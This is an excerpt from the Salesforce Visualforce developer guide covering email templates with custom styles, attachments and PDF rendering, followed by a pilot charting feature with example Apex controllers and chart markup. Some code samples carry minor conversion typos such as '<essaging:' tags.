            "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
          </a></td>
          <td>{!cx.Origin}</td>
          <td>{!cx.Contact.email}</td>
          <td>{!cx.Status}</td>
        </tr>
      </apex:repeat>
    </table>
    <p/>
    <center>
      <apex:outputLink value="http://www.salesforce.com">
        For more detailed information login to Salesforce.com
      </apex:outputLink>
    </center>
  </body>
</html>
</messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Notice the following about the markup:

- The attributes `recipientType` and `relatedToType` act as controllers for the email template. With them you can access the same merge fields that are available to other standard controllers. The `recipientType` attribute represents the recipient of the email. The `relatedToType` attribute represents the record to associate with the email.
- The `<messaging:htmlEmailBody>` component can include a mix of Visualforce markup and HTML. The `<messaging:plainTextEmailBody>` component can only include Visualforce markup and plain text.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's `language` attribute (valid values: Salesforce supported language keys, for example, "en-US"). The `language` attribute accepts merge fields from the email template's `recipientType` and `relatedToType`

attributes. You create custom language fields for use in the merge fields. The Translation Workbench is required to translate email templates. The example uses a merge field to obtain a `language` attribute for the contact receiving the email.

See Also:

[Using a Custom Stylesheet in a Visualforce Email Template](#)

Using a Custom Stylesheet in a Visualforce Email Template

By default, Visualforce email templates always use the standard look and feel of other Salesforce components. However, you can extend or overwrite these styles by defining your own stylesheet.

Unlike other Visualforce pages, Visualforce email templates cannot use referenced [page styles](#) or [static resources](#). Although the CSS appears to render in the email template preview pane, it does not appear the same to the recipients of your email. You must define your style using CSS within `<style>` tags.

The following example changes the font of your email to Courier, adds a border to the table, and changes the color of the table rows:

```
<essaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  replyTo="support@acme.com">

<essaging:htmlEmailBody>
<html>
  <style type="text/css">
    body {font-family: Courier; size: 12pt;}

    table {
      border-width: 5px;
      border-spacing: 5px;
      border-style: dashed;
      border-color: #FF0000;
      background-color: #FFFFFF;
    }

    td {
      border-width: 1px;
      padding: 4px;
      border-style: solid;
      border-color: #000000;
      background-color: #FFECC;
    }

    th {
      color: #000000;
      border-width: 1px ;
      padding: 4px ;
      border-style: solid ;
      border-color: #000000;
      background-color: #FFFFF0;
    }
  </style>
</body>
  <p>Dear {!recipient.name},</p>
  <table border="0" >
    <tr>
      <th>Case Number</th><th>Origin</th>
      <th>Creator Email</th><th>Status</th>
```

```

</tr>
<apex:repeat var="cx" value="{!relatedTo.Cases}">
<tr>
<td><a href =
  "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
</a></td>
<td>{!cx.Origin}</td>
<td>{!cx.Contact.email}</td>
<td>{!cx.Status}</td>
</tr>
</apex:repeat>
</table>
</body>
</html>
</messaging:htmlEmailBody>
</messaging:emailTemplate>

```

Email Template Edit Template Preview

Subject Case report for Account: Joyce Bookings

HTML Preview

Dear Andy Young,

Below is a list of cases related to Joyce Bookings.

Case Number	Origin	Creator Email	Status
00001026	Phone	a_young@acme.com	New
00001027	Web	a_young@acme.com	New

[For more detailed information login to Salesforce.com](#)

Figure 26: Example of the Rendered Visualforce Email Template

Defining Visualforce Stylesheets in a Custom Component

Although you cannot reference an external stylesheet in a Visualforce email template, you can place the style definitions within a **custom component** that can be referenced in other places. For example, you can modify the previous example to place the style information in a component named `EmailStyle`:

```

<apex:component access="global">
  <style type="text/css">
    body {font-family: Courier; size: 12pt;}

    table {
      border-width: 5px;
      border-spacing: 5px;
      border-style: dashed;
      border-color: #FF0000;
      background-color: #FFFFFF;
    }

```

```

td {
  border-width: 1px;
  padding: 4px;
  border-style: solid;
  border-color: #000000;
  background-color: #FFEECC;
}

th {
  color: #000000;
  border-width: 1px ;
  padding: 4px ;
  border-style: solid ;
  border-color: #000000;
  background-color: #FFFFF0;
}
</style>
</apex:component>

```

Then, in the Visualforce email template, you can reference just that component:

```

<messaging:htmlEmailBody>
  <html>
    <c:EmailStyle />
    <body>
      <p>Dear {!recipient.name},</p>
      ...
    </body>
  </html>
</messaging:htmlEmailBody>

```



Note: Any `<apex:component>` tags used within a Visualforce email template must have an access level of `global`.

Adding Attachments

You have the ability to add attachments to your Visualforce email templates. Each attachment must be encapsulated within a single `<messaging:attachment>` component. Code within `<messaging:attachment>` can be a combination of HTML and Visualforce tags.

The previous example shows how to create a Visualforce email template by iterating through some data and displaying it to an email recipient. This example shows how to modify that markup to display the data as an attachment:

```

<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  replyTo="support@acme.com">

  <messaging:htmlEmailBody>
    <html>
      <body>
        <p>Dear {!recipient.name},</p>
        <p>Attached is a list of cases related to {!relatedTo.name}.</p>
        <center>
          <apex:outputLink value="http://www.salesforce.com">
            For more detailed information login to Salesforce.com
          </apex:outputLink>
        </center>
      </body>
    </html>
  </messaging:htmlEmailBody>
</messaging:emailTemplate>

```

```

    </body>
  </html>
</messaging:htmlEmailBody>

<messaging:attachment>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
    Case Number: {!cx.CaseNumber}
    Origin: {!cx.Origin}
    Creator Email: {!cx.Contact.email}
    Case Number: {!cx.Status}
  </apex:repeat>
</messaging:attachment>
</messaging:emailTemplate>

```

This markup renders in an email as an attached data file, without any formatting. You can display the data in a more readable format by using one of the following options:

- [Changing the Filename](#)
- [Changing the `renderAs` Attribute](#)
- [Adding Styles and Images](#)

Changing the Filename

The `<messaging:attachment>` tag has an attribute called `filename` that defines the name of the attached file. While it is good practice to define an easily identifiable name, it is not required. If you leave it undefined, Salesforce generates a name for you.

A filename without an extension defaults to a text file. You can render an attached file as a CSV:

```

<messaging:attachment filename="cases.csv">
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
    {!cx.CaseNumber}
    {!cx.Origin}
    {!cx.Contact.email}
    {!cx.Status}
  </apex:repeat>
</messaging:attachment>

```

You can also render the data as an HTML file:

```

<messaging:attachment filename="cases.html">
  <html>
  <body>
  <table border="0" >
    <tr>
      <th>Case Number</th><th>Origin</th>
      <th>Creator Email</th><th>Status</th>
    </tr>
    <apex:repeat var="cx" value="{!relatedTo.Cases}">
      <tr>
        <td><a href =
          "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
        </a></td>
        <td>{!cx.Origin}</td>
        <td>{!cx.Contact.email}</td>
        <td>{!cx.Status}</td>
      </tr>
    </apex:repeat>
  </table>
  </body>
</html>
</messaging:attachment>

```

Although you can only define one filename for every `<messaging:attachment>` component, you can attach multiple files to an email.

Changing the `renderAs` Attribute

Similar to other Visualforce pages, setting the `renderAs` attribute to PDF on a `<messaging:attachment>` component renders the attachment as a PDF. For example:

```
<messaging:attachment renderAs="PDF" filename="cases.pdf">
  <html>
  <body>
  <p>You can display your {!relatedTo.name} cases as a PDF:</p>
  <table border="0" >
  <tr>
  <th>Case Number</th><th>Origin</th>
  <th>Creator Email</th><th>Status</th>
  </tr>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
  <tr>
  <td><a href =
    "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
  </a></td>
  <td>{!cx.Origin}</td>
  <td>{!cx.Contact.email}</td>
  <td>{!cx.Status}</td>
  </tr>
  </apex:repeat>
  </table>
  </body>
  </html>
</messaging:attachment>
```

Things to note about using `renderAs`:

- Currently, PDF is the only supported content converter.
- Rendering a Visualforce page as a PDF is intended for pages that are designed and optimized for print.
- Standard components which are not easily formatted for print or contain form elements like inputs, buttons, and any component that requires JavaScript to be formatted, should not be used. This includes but is not limited to any component that requires a form element.
- Verify the format of your rendered page before deploying it.
- If the PDF fails to display all the characters, adjust the fonts in your CSS to use a font that supports your needs. For example:

```
<apex:page renderAs="pdf">
  <html>
  <head>
  <style> body { font-family: Arial Unicode MS; } </style>
  </head>
  This page is rendered as a PDF
  </html>
</apex:page>
```

- The maximum response size when creating a PDF must be below 15 MB, *before* being rendered as a PDF. This is the standard limit for all Visualforce requests.
- The maximum file size for a generated PDF is 60 MB.
- The total size of all images included in a generated PDF is 30 MB.
- Note that the following components do not support double-byte fonts when rendered as a PDF:

◇ `<apex:pageBlock>`

◊ `<apex:sectionHeader>`

These components are not recommended for use in pages rendered as a PDF.

For more information, see [Best Practices for Rendering PDFs](#) on page 253.

Adding Styles and Images

Attachments can also use stylesheets to change the way your data is presented. Styles are associated with attachments [the same way as they are in Visualforce email templates](#), either as inline code, or by using a custom component.

Attachments rendered as PDFs can reference static resources through the `!$Resource` global variable. This enables you to refer to an image or stylesheet within the body of the PDF.

For example, the following attachment includes a logo in the PDF:

```
<essaging:attachment renderAs="PDF" filename="cases.pdf">
  <html>
    <body>
      <img src = "{!$Resource.logo}" />
      ...
    </body>
  </html>
</essaging:attachment>
```

This attachment references a stylesheet you have saved as a static resource:

```
<essaging:attachment renderAs="PDF">
  <html>
    <link rel='stylesheet' type='text/css' href='{!$Resource.EMAILCSS}' />
    <body>
      ...
    </body>
  </html>
</essaging:attachment>
```



Caution: Referencing static resources on a remote server can increase the time it takes to render a PDF attachment. You can't reference remote resources when creating PDF attachments in an Apex trigger; doing so will result in an exception.

Using Custom Controllers within Visualforce Email Templates

Visualforce email templates can leverage custom controllers to render highly customized content. To do so, include a custom component in a Visualforce email template that uses that custom controller.

For example, suppose you want to display a list of all accounts beginning with the word “Smith” in an email template. To do this, first write a custom controller that uses a SOSL call to return a list of accounts that begin with “Smith”:

```
public class findSmithAccounts {
    private final List<Account> accounts;

    public findSmithAccounts() {
        accounts = [select Name from Account where Name LIKE 'Smith_%'];
    }

    public List<Account> getSmithAccounts() {
        return accounts;
    }
}
```

Next, create a custom component named `smithAccounts` that uses this controller:

```
<apex:component controller="findSmithAccounts" access="global">
  <apex:dataTable value="{!SmithAccounts}" var="s_account">
    <apex:column>
      <apex:facet name="header">Account Name</apex:facet>
      {!s_account.Name}
    </apex:column>
  </apex:dataTable>
</apex:component>
```



Tip: Remember that all custom components used in Visualforce email templates must have an access level of `global`.

Finally, create a Visualforce email template that includes the `smithAccounts` component:

```
<Messaging:emailTemplate subject="Embedding Apex Code" recipientType="Contact"
relatedToType="Opportunity">
  <Messaging:htmlEmailBody>
    <p>As you requested, here's a list of all our Smith accounts:</p>
    <c:smithAccounts/>
    <p>Hope this helps with the {!relatedToType}.</p>
  </Messaging:htmlEmailBody>
</Messaging:emailTemplate>
```

Notice that although the `relatedToType` attribute is required by the `emailTemplate` component, it does not have any effect on this example. It has the value of `"Opportunity"` only to show that it can take an object value that is different than the object used in the custom component.

Chapter 15

Visualforce Charting

Visualforce charting is a collection of components that provide a simple and intuitive way to create charts in your Visualforce pages and custom components.



Note: Visualforce charting components are currently available through a pilot program. For information on enabling this feature for your organization, contact salesforce.com. At this time it is not recommended that this feature be used in production code or managed packages.

What is Visualforce Charting?

Visualforce charting gives you an easy way to create customized business charts, based on data sets you create directly from SOQL queries, or by building the data set in your own Apex code. By combining and configuring individual data series, you can compose charts that display your data in ways meaningful to your organization.

Visualforce charts are rendered client-side using JavaScript. This allows charts to be animated and visually exciting, and chart data can load and reload asynchronously, which can make the page feel more responsive.

Why Would You Use Visualforce Charting?

Use Visualforce charting when the standard Salesforce charts and dashboards are insufficient, or when you wish to compose custom pages that combine charts and data tables in ways that are more useful to your organization.

Alternatives to Visualforce Charting

Salesforce provides a number of dashboards and reports, which support a variety of business charts. These charts can be simpler to create and customize because they do not require programming in Visualforce or Apex. See “Dashboards Overview” in the online help for more details about built-in charting and reporting.

Visualforce charting is designed to be flexible, but also easy to use. It offers variations on bar, line, and pie charts. If you would like to use different chart types, or want to add advanced user or page interactions, you may want to investigate using a JavaScript charting library instead. This is more work, but allows greater customization. For example, see [Integrating Visualforce and Google Charts](#) on page 119. [Using JavaScript in Visualforce Pages](#) on page 238 provides more information about how to use JavaScript libraries with Visualforce.

Visualforce Charting Limitations and Considerations

This section lists considerations and known limitations for the pilot release of Visualforce Charting. Some of these limitations may remain when the feature is generally available.

- Visualforce charts only render in browsers which support scalable vector graphics (SVG). For more information, see [WC3 SVG Working Group](#).
- Visualforce charting uses JavaScript to draw the charts. These charts won't display in pages rendered as PDFs.

- Email clients do not generally support JavaScript execution in messages. Don't use Visualforce charting in email messages or email templates.
- Visualforce charting sends errors and messages to the JavaScript console. You'll want to keep a JavaScript debugging tool, such as Firebug, active during development.

See Also:

[Visualforce Charting](#)

How Visualforce Charting Works


Creating a chart with Visualforce requires the following:

1. Write an Apex method that queries for, calculates, and wraps your chart data to send to the browser.
2. Define your chart using the Visualforce charting components.

When the page containing the chart loads, the chart data is bound to a chart component, and the JavaScript that draws the chart is generated. When the JavaScript executes, the chart is drawn in the browser.

A Simple Charting Example

A Visualforce chart requires that you create a chart container component, which encloses at least one data series component. You can optionally add additional series components, chart axes, as well as labeling components such as a legend, chart labels, and tooltips for data points. For example, here is a simple pie chart and the markup which creates it:



```
<apex:page controller="PieChartController" title="Pie Chart">
  <apex:chart height="350" width="450" data="{!pieData}">
    <apex:pieSeries dataField="data" labelField="name"/>
    <apex:legend position="right"/>
  </apex:chart>
</apex:page>
```

The `<apex:chart>` component defines the chart container, and binds the component to the data source, the `getPieData()` controller method. The `<apex:pieSeries>` describes the label and data fields to access in the returned data, to label and size each data point.

Here is the associated controller:

```
public class PieChartController {
    public List<PieWedgeData> getPieData() {
        List<PieWedgeData> data = new List<PieWedgeData>();
        data.add(new PieWedgeData('Jan', 30));
        data.add(new PieWedgeData('Feb', 15));
        data.add(new PieWedgeData('Mar', 10));
        data.add(new PieWedgeData('Apr', 20));
        data.add(new PieWedgeData('May', 20));
        data.add(new PieWedgeData('Jun', 5));
        return data;
    }

    // Wrapper class
    public class PieWedgeData {

        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

This controller is deliberately simple; you normally issue one or more SOQL queries to collect your data. These are the important points illustrated by the example:

- The `getPieData()` method returns a List of simple objects, an inner class `PieWedgeData` used as a wrapper. Each element in the list is used to create a data point.
- The `PieWedgeData` class is just a set of properties, and is essentially used as a `name=value` store.
- The chart series component `<apex:pieSeries>` defines which properties from the `PieWedgeData` class to use to determine each point in the series. In this simple example there's no mystery, but in charts with multiple series and axes this convention allows the efficient return of the entire data set in one List object.

Providing Chart Data

A Visualforce chart binds to the source of its data through the data attribute on the `<apex:chart>` component. Data can be provided three different ways:

- As an [expression that represents a controller method reference](#)
- As a [string representing a JavaScript function](#)
- As a [string representing a JavaScript array](#)

Providing Chart Data via a Controller Method

On the server side, write a controller method that returns a List of objects, which can be your own Apex wrapper objects as in [A Simple Charting Example](#), `sObjects`, or `AggregateResult` objects. The method is evaluated server-side, and the results serialized to JSON. On the client, these results are used directly by `<apex:chart>`, with no further opportunity for processing.

To illustrate this technique with `sObjects`, here is a simple controller that returns a list of Opportunities, and a bar chart for their amounts:

```
public class OppsController {

    // Get a set of Opportunities
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
```

```

        setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
            [SELECT name, type, amount, closedate FROM Opportunity]));
        setCon.setPageSize(5);
    }
    return setCon;
}
set;
}


public List<Opportunity> getOpportunities() {
    return (List<Opportunity>) setCon.getRecords();
}
}

```

```

<apex:page controller="OppsController">
    <apex:chart data="{!Opportunities}" width="600" height="400">
        <apex:axis type="Category" position="left" fields="Name" title="Opportunities"/>
        <apex:axis type="Numeric" position="bottom" fields="Amount" title="Amount"/>
        <apex:barSeries orientation="horizontal" axis="bottom"
            xField="Name" yField="Amount"/>
    </apex:chart>
    <apex:dataTable value="{!Opportunities}" var="opp">
        <apex:column headerValue="Opportunity" value="{!opp.name}"/>
        <apex:column headerValue="Amount" value="{!opp.amount}"/>
    </apex:dataTable>
</apex:page>

```



There are two important things to notice about this example:

- The Visualforce chart components access the data attributes from a List of Opportunity sObjects the same way as from the simple Data object used in [A Simple Charting Example](#).
- The object field names used as data attributes are case-sensitive in JavaScript while field names in Apex and Visualforce are case-**ins**ensitive. You must be careful to use the precise field name in the `fields`, `xField`, and `yField` attributes of axes and data series components, or your chart will silently fail.

Providing Chart Data Using a JavaScript Function

Instead of feeding data directly into the chart, you can provide the `<apex:chart>` component with the name of a JavaScript function that provides the data. The actual JavaScript function is defined in or linked from your Visualforce page. This function has the opportunity to manipulate the results before passing it to `<apex:chart>`, or to perform other user interface or page updates.

The JavaScript function must take a callback function as a parameter, and invoke the callback with the function's data result object. The simplest working JavaScript function looks like this:

```
<apex:page>
  <script>
    function getRemoteData(callback) {
      PieChartController.getRemotePieData(function(result, event) {
        if(event.status && result && result.constructor === Array) {
          callback(result);
        }
      });
    }
  </script>

  <apex:chart data="getRemoteData" ...></apex:chart>
</apex:page>
```

To support this chart, add the following controller method to the `PieChartController` class defined in [A Simple Charting Example](#):

```
@RemoteAction
public static List<PieWedgeData> getRemotePieData() {
    List<PieWedgeData> data = new List<PieWedgeData>();
    data.add(new PieWedgeData('Jan', 30));
    data.add(new PieWedgeData('Feb', 15));
    data.add(new PieWedgeData('Mar', 10));
    data.add(new PieWedgeData('Apr', 20));
    data.add(new PieWedgeData('May', 20));
    data.add(new PieWedgeData('Jun', 5));
    return data;
}
```

See [JavaScript Remoting for Apex Controllers](#) on page 240 for more information about using JavaScript remoting in Visualforce.

Providing Chart Data via a JavaScript Array

You can use Visualforce charting with non-Salesforce data sources by building a JavaScript array, in your own JavaScript code in your page, and providing the name of that array to `<apex:chart>`.

```
<apex:page>
  <script>
    // Build the chart data array in JavaScript
    var dataArray = new Array();
    dataArray.push({'data1':33, 'data2':66, 'data3':80, 'name': 'Jan'});
    dataArray.push({'data1':33, 'data2':66, 'data3':80, 'name': 'Feb'});
    // ...
  </script>

  <apex:chart data="dataArray" ...></apex:chart>
</apex:page>
```

When using this technique, if your data is coming from another source you may not need any server-side Apex code at all.

Chart Data Format

Chart data provided by an Apex method should be a List of uniform objects. These objects may be simple wrappers, `sObjects`, or `AggregateResult` objects. Every object in the List must contain all fields referenced in the `<apex:chart>` component hierarchy that is bound to that data source. If all fields are not provided, a client-side JavaScript error is thrown, which you can view in a JavaScript console such as Firebug.

Chart data provided by JavaScript methods should be a JavaScript array of arrays. See [Providing Chart Data via a JavaScript Array](#) on page 194 for details.

See Also:

[Building a Complex Chart with Visualforce Charting](#)

Building a Complex Chart with Visualforce Charting

Visualforce charting allows you to assemble a variety of chart components into a complex chart, representing multiple sets of related data. The end result can be quite sophisticated and attention getting.

The Chart Controller

The examples later in this topic use the following controller, which is a modest expansion of the controller in [A Simple Charting Example](#). It includes more data, and methods that can be called by [remote JavaScript invocation](#):

```
public class ChartController {
    // Return a list of data points for a chart
    public List<Data> getData() {
        return ChartController.getChartData();
    }

    // Make the chart data available via JavaScript remoting
    @RemoteAction
    public static List<Data> getRemoteData() {
        return ChartController.getChartData();
    }

    // The actual chart data; needs to be static to be
    // called by a @RemoteAction method
    public static List<Data> getChartData() {
        List<Data> data = new List<Data>();
        data.add(new Data('Jan', 30, 90, 55));
        data.add(new Data('Feb', 44, 15, 65));
        data.add(new Data('Mar', 25, 32, 75));
        data.add(new Data('Apr', 74, 28, 85));
        data.add(new Data('May', 65, 51, 95));
        data.add(new Data('Jun', 33, 45, 99));
        data.add(new Data('Jul', 92, 82, 30));
        data.add(new Data('Aug', 87, 73, 45));
        data.add(new Data('Sep', 34, 65, 55));
        data.add(new Data('Oct', 78, 66, 56));
        data.add(new Data('Nov', 80, 67, 53));
        data.add(new Data('Dec', 17, 70, 70));
        return data;
    }

    // Wrapper class
    public class Data {
        public String name { get; set; }
        public Integer data1 { get; set; }
        public Integer data2 { get; set; }
        public Integer data3 { get; set; }
        public Data(String name, Integer data1, Integer data2, Integer data3) {
            this.name = name;
            this.data1 = data1;
            this.data2 = data2;
            this.data3 = data3;
        }
    }
}
```

```

    }
}
}


```



Note: The `@RemoteAction` method isn't used in the chart examples in this topic, but it illustrates how you could re-use your data generation method for both server-side and JavaScript remoting methods.

Creating a Simple Line Chart

Here is a simple line chart that graphs one of the three data series in the data set, “Opportunities Closed-Won”, over a calendar year:



```

<apex:page controller="ChartController">
  <apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1"
      title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
      title="Month of the Year"/>
  </apex:chart>
  <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
    markerType="cross" markerSize="4" markerFill="#FF0000"/>
</apex:page>


```

Things to note about this example:

- Line and bar charts require you to define the X and Y axes for the chart.
- The vertical axis is defined on the left side of the chart, and measures the dollar amount of the Opportunities closed in that month.
- The horizontal axis is defined on the bottom of the chart, and represents the months of the calendar year.
- The actual line chart, the `<apex:lineSeries>` component, is bound to a specific axis.
- There are a number of marker attributes which you can use to differentiate each line in the chart.

Adding a Second Data Series

Adding a second data series with the same unit of measure is simple. Here, the “Opportunities Closed-Lost” data set is added as a second line series:



```


<apex:page controller="ChartController">
  <apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1,data2"
      title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
      title="Month of the Year">
    </apex:axis>
    <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
      markerType="cross" markerSize="4" markerFill="#FF0000"/>
    <apex:lineSeries axis="left" xField="name" yField="data2"
      markerType="circle" markerSize="4" markerFill="#8E35EF"/>
    </apex:chart>
  </apex:page>

```

The important thing to note is how both `data1` and `data2` fields are bound to the vertical `<apex:axis>` by the fields attribute of that component. This allows the charting engine to determine appropriate scale and tick marks for the axis.

Adding a Bar Chart Series with a Second Axis

To add another data series, but charted against a different set of units, you need to add a second vertical axis. The following example shows a data series, “Revenue by Month”, added as a bar chart:



```

<apex:page controller="ChartController">
  <apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1,data2"

```

```

        title="Opportunities Closed" grid="true"/>
        <apex:axis type="Numeric" position="right" fields="data3"
            title="Revenue (millions)"/>
        <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year"/>
        <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
            markerType="cross" markerSize="4" markerFill="#FF0000"/>
        <apex:lineSeries axis="left" xField="name" yField="data2"
            markerType="circle" markerSize="4" markerFill="#8E35EF"/>
        <apex:barSeries orientation="vertical" axis="right"
            xField="name" yField="data3"/>
    </apex:chart>
</apex:page>


```

Notice the following:

- To add a data series with a new unit of measure, you need to add a second vertical axis on the right side of the chart.
- You can have up to four different axes, one for each edge of the chart.
- The bar chart is set to a vertical orientation, and bound to the right axis. A horizontal bar chart would need to be bound to the top or bottom axis.

Adding a Legend, Labels, and Chart Tips

You can improve the comprehensibility of the chart by adding a chart legend, series labels, and by making sure that chart labels are readable:



```

<apex:page controller="ChartController">
    <apex:chart height="400" width="700" data="{!data}">
        <apex:legend position="right"/>
        <apex:axis type="Numeric" position="left" fields="data1"
            title="Opportunities Closed" grid="true"/>
        <apex:axis type="Numeric" position="right" fields="data3"
            title="Revenue (millions)"/>
        <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year">
            <apex:chartLabel rotate="315"/>
        </apex:axis>
        <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
            xField="name" yField="data3">
            <apex:chartTips height="20" width="120"/>
        </apex:barSeries>
        <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
            fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
        <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"

```



```
        markerType="circle" markerSize="4" markerFill="#8E35EF"/>
    </apex:chart>
</apex:page>
```

Note the following about the additions:

- The order of the data series components determines the layering of the chart elements when drawn. In [the prior example](#), the bar chart was in the foreground. In this example, the bar chart has been placed in the background, by moving the `<apex:barSeries>` before the two `<apex:lineSeries>` components.
- The `<apex:legend>` component can be in any of four positions: left, right, top, or bottom. The legend is placed within the boundary of the chart; in this example the legend has compressed the horizontal width of the chart itself.
